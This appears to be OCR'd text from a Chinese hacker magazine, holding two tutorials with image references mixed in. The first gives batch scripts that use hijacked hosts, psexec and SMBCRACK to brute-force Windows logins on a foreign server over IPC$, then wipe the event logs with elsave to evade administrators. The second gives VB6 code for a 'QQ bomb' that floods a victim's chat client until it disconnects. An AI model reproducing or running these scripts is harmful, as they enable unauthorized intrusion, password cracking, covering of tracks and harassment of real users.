大家看到了，这款工具虽然很优秀，但使用起来确实不方便，它只能探测一个用户名，一个IP，这大大降低了猜解的成功率。最重要的是，这个软件只把破解的结果在屏幕上显示，而不能直接输出到文本里，简单来说，如果我们让肉鸡去执行这个程序，那么不可能拿到这个解密结果了，除非我们有3389肉鸡。这个限制可能是榕哥怕我们乱用伤害了别人吧，呵呵！




图5

通过.bat文件的修改，就能实现上面的要求。再来看看PSEXEC在这里的用法，如果在本机执行PSEXEC.EXE IP COMMAND，如：PSEXEC.EXE 192.168.0.2 C:\WINNT\SERVER.BAT。就会建立CLIENT.BAT文件，内容如下：

```
psexec.exe \\%1 c:\WINNT\sys_.bat %1 %2
```

在建立SERVER.BAT文件，里面的内容如下：

```
FOR /f %%i in (c:\WINNT\NT_USER.dic) do smb.exe %1
%%i c:\WINNT\NT_PASS.DIC 200
```

具体用法如下：把SERVER.BAT用REMOTECOPY的方法输入肉鸡上，然后在本地执行：CLIENT.BAT IP1 IP2。

其中：“IP1”是刚才那个有SERVER.BAT的肉鸡，“IP2”是想要破解的目标主机（就是M国的服务器）。仔细想一想，我们用CLIENT.BAT这个文件实现了参数IP2传递给CLIENT.BAT，这和编程中函数的参数传递有点类似呀！看来只要有充分的想象力，.BAT也可实现编程的功能。

其中的“FOR”又是干什么的呢？“FOR”是用来重复执行后面的smb.exe %1 %%i c:\WINNT\NT_PASS.DIC 200命令的，“/F”表示“%%I”这个变量从c:\WINNT\NT_USER.dic中取值，然后反复赋给后面“smb.exe %1 %%i c:\WINNT\NT_PASS.DIC 200中的“%%i”，直到这个文件中所有字符串取完。天哪！这相当于编程中的文件读写呀，看到.bat的强大了吧！可以说不会编程也能成为黑客的。

我们总结一下吧！

1．上面的CLIENT.BAT是用来让肉鸡上的SERVER.BAT执行，轻松得就像在本地主机上执行命令一样，实现了本地主机控制远程主机。

2．解除了SMBCRACK只能对单一用户名进行破解，因为我们用了FOR语句不断的把NT_USER.DIC中的用户名赋值给SMB.EXE，并让SMB.EXE反复执行。所以，只要我们把要破解的用户名放在NT_USER.DIC中，每个用户一行。如：

```
ADMIN
```

```
ADMINISTRATOR
GUEST
USER
AAA
```

再把密码文件NT_PASS.DIC用密码字典工具生成，就可不断地破解，直到把所有的可能都试完，其他的不用管了。

第四步 安全撤离

获取结果后，自动清除肉鸡上的所有日志，删除IPC$连接，安全撤离现场。

很多菜鸟入侵完之后，拍拍屁股就走人了，如果真被系统管理员发现，可不是开玩笑的。现在，我们用ELSAVE.EXE清除日志，ELSAVE的用法如下：

```
D:\Y>net use \\192.168.0.1\ipc$ /user:administrator
The command completed successfully.
D:\Y>elsave -s \\192.168.0.1 -l "application" -C
D:\Y>elsave -s \\192.168.0.1 -l "system" -C
D:\Y>elsave -s \\192.168.0.1 -l "security" -C
```

执行后，成功清除应用程序日志、系统日志、安全日志。这样也很麻烦，要执行三次，现在我们还是用.BAT来把这三个命令一起执行。

建立ELSAVE.BAT文件，里面输入：

```
ELSAVE.EXE  S \\%1  -L  "APPLICATION"  -C
ELSAVE.EXE  S \\%1  -L  "SYSTEM"   C
ELSAVE.EXE  S \\%1  -L  "SECURITY"   C
NET USE \\%1\IPC$  /DEL
```

存好后，在DOS下执行ELSAVE.BAT 192.168.0.1就可清除192.168.0.1上面的日志了。如图6。




图6

结语

综上，把上面的.BAT文件适当的合在一起，只要在本地执行一个命令，就会自动连接远程主机、自动上传文件、自动执行、自动清日志、自动断开连接，而且整个程序一共200多K，非常小巧。

主程序：CLIENT.BAT，内容如下：

```
net use \\%1\ipc$ %3 /user:"%2"
copy nt_user.dic \\%1\admin$\
copy %4 \\%1\admin$\
copy smb.exe \\%1\admin$\
copy SERVER.bat \\%1\admin$\
psexec.exe \\%1 c:\WINNT\SERVER.bat %5 WINNT %4
elsave -s \\%1 -l "application" -C
elsave -s \\%1 -l "system" -C
elsave -s \\%1 -l "security" -C
net use \\%1\ipc$ /del
```


服务端程序：SERVER.BAT，内容如下：


```
for /f %%i in (c:\%2\nt_user.dic) do SMBCRACK.exe
%1 %%i c:\%2\%3 200
```

然后把用户列表文件（NT_USER.DIC）、密码文件（NT_PASS.DIC）、本地执行远程主机命令程序（PSEXEC.EXE）、暴力破解程序（SMBCRACK.EXE）、清除日志程序（ELSAVE.EXE）和上面那两个程序放在一起。

如果现在有192.168.0.1肉鸡，用户名为ADMIN，密码为空，想要破解密码的主机IP为210.210.210.210，密码文件名为NT_PASS.DIC。在本地执行CLIENT.BAT 192.168.0.1 ADMIN “” NT_PASS.DIC 210.210.210.210就会实现我们要实现的所有功能，打开多个DOS的SHELL，在每个SHELL中对不同的肉鸡上传不同的NT_PASS.DIC，就实现了很多肉鸡一起暴力破解远程主机。而且破解后自动断开，自动清除日志。如果你还想做得漂亮一点，可加些命令，把传上去的文件删除。总之，编写这些BAT文件，就算是菜鸟毕业前的必修课吧！希望大家能把自己喜欢用的其他工具用BAT文件来试着打造成一把“青龙偃月”，向着黑客编程更近一步。

LOOK 注意 文中出现的BAT文件，为讲解清晰，都是以各个功能的身份出现的，整合后的全部BAT文件及所用工具会在《黑客X档案》的光盘中找到，具体使用方法可以查看包中的README.HTM文档。





好久没写文章，手都痒痒了，感觉该写点什么来解解闷。在网络上，QQ 已成了各位必不可少的工具，QQ 工具也成了大家开发的热点。今天我们就深入解析 QQ，教大家如何开发与 QQ 相关的软件。

在《黑客 X 档案》的增刊上，zhouqi 已经教大家编写了盗号软件。这里浪心就不多说了。

一、QQ 炸弹

所谓 QQ 炸弹，就是以 N 多 QQ 消息对对方 QQ 进行攻击。导致对方 QQ 断线。

好啦！废话少说，打开 VB6.0，建立工程，添加 TEXT、Command1、TIMER 控件。

调整位置如图 1，名称保持默认。注意 TEXT1.TEXT 为浪心的炸弹测试。




图 1

在窗体，选择 form1，点击右键添加模块，名字默认就好。在模块里添加以下代码：

```
Option Explicit
Declare Function ChildWindowFromPoint Lib "user32" (ByVal hwnd As Long, ByVal xPoint As Long, ByVal yPoint As Long) As Long
Public Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long
Public Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Public Const WM_COMMAND = &H111
Public Const WM_SETTEXT = &HC
Public Sub sendQQ()
    Dim attrib, attrib2, Fhawn, aaa As Long
    attrib = FindWindow(vbNullString, "发送消息")
    attrib2 = FindWindow(vbNullString, "对话模式")
    If attrib <> 0 Then
    Fhawn = attrib
aaa = ChildWindowFromPoint(Fhawn, 200, 150)
    If Form1.Text1.Text <> "" Then
SendMessage aaa, WM_SETTEXT, 137, ByVal Form1.Text1.Text
    SendMessage attrib, WM_COMMAND, 1, 0
    End If
    End If
    If attrib2 <> 0 Then
    Fhawn = attrib2
aaa = ChildWindowFromPoint(Fhawn, 218, 317)
    If Form1.Text1.Text <> "" Then
SendMessage aaa, WM_SETTEXT, 137, ByVal Form1.Text1.Text
    SendMessage attrib2, WM_COMMAND, 1, 0
    End If
    End If
End Sub
```

OK，回到窗体代码：

```
Private Sub Command1_Click()
Timer1.Enabled = False
End Sub

Private Sub Timer1_Timer()
sendQQ
End Sub

Private Sub Form_Load()
Timer1.Enabled = True
Timer1.Interval = 1000
End Sub
```

运行程序，对要攻击的 QQ 目标头像狂点鼠标，怎么样？炸弹是不是疯狂的攻击了，你还可以将与他的聊天改为对话模式。然后运行程序，是不是自动攻击了？点 Command1 停止攻击。图 2 是自动攻击的抓图。

